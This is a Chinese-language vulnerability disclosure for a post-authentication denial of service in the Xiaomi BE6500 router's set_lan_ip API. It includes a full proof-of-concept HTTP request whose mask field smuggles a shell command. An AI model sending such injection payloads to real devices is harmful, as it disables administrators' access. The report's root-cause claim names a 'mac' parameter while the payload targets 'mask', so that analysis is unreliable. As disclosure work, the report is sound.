**小米BE6500路由器set\_lan\_ip存在授权后拒绝服务漏洞一、漏洞介绍**

小米BE6500路由器存在授权后拒绝服务漏洞。当攻击者登录管理员后台后，可以利用漏洞使路由器的**web管理界面永久不可用**（即，**简单重启**路由器无法解决。必须要**reset路由器**才能再次使用web管理界面）。

实际测试发现**还会存在短暂断网**的情况，但五分钟左右后会恢复，但web界面仍不可用。

漏洞存在的组件：/api/xqnetwork/set\_lan\_ip && xqnetwork.lua

**二、Discoverers**

北京航空航天大学 罗杨

北京航空航天大学 杨立群

**三、影响版本**

BE6500 1.0.29 稳定版

固件下载地址：

https://cdn.cnbj1.fds.api.mi-img.com/xiaoqiang/rom/rn02/miwifi\_rn02\_firmware\_release\_1.0.29.bin

**四、漏洞描述**

**版本证明**:





**漏洞演示**：

（具体的可以看附件附上的视频）

1. 构造POST请求包：

POST /cgi-bin/luci/;stok=2db552b5902562406b09c4e159477bd6/api/xqnetwork/set\_lan\_ip HTTP/1.1

Host: 192.168.31.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate, br

Referer: http://192.168.31.1/cgi-bin/luci/web

DNT: 1

Sec-GPC: 1

Connection: keep-alive

Cookie: \_\_guid=86847064.2712971008854404600.1735352234182.2537; monitor\_count=89; psp=admin|||2|||0

Upgrade-Insecure-Requests: 1


Priority: u=1

Content-Type: application/x-www-form-urlencoded

Content-Length: 49


ip=192.168.31.2&mask=255.255.255.0;%0a`sleep%203`

1. 重复发送几次payload后，发现路由器的web管理界面无法访问。重启路由器后仍然无法访问。



**五、触发原理**

对luci文件夹下的lua文件进行解密后，在xqnetwork.lua的setLanIp函数中：



从用户输入中获取了**mac**参数，但没有对mac参数进行校验，直接拼接进行了后续操作。具体如何导致web服务不可用而路由器仍可用尚未探明。

**六、修复建议**

对用户的输入严加过滤，防止不安全的输入。对mac参数输入的值做一个合法性校验应该就能解决。更深层次的触发web服务DoS的原理就不清楚了。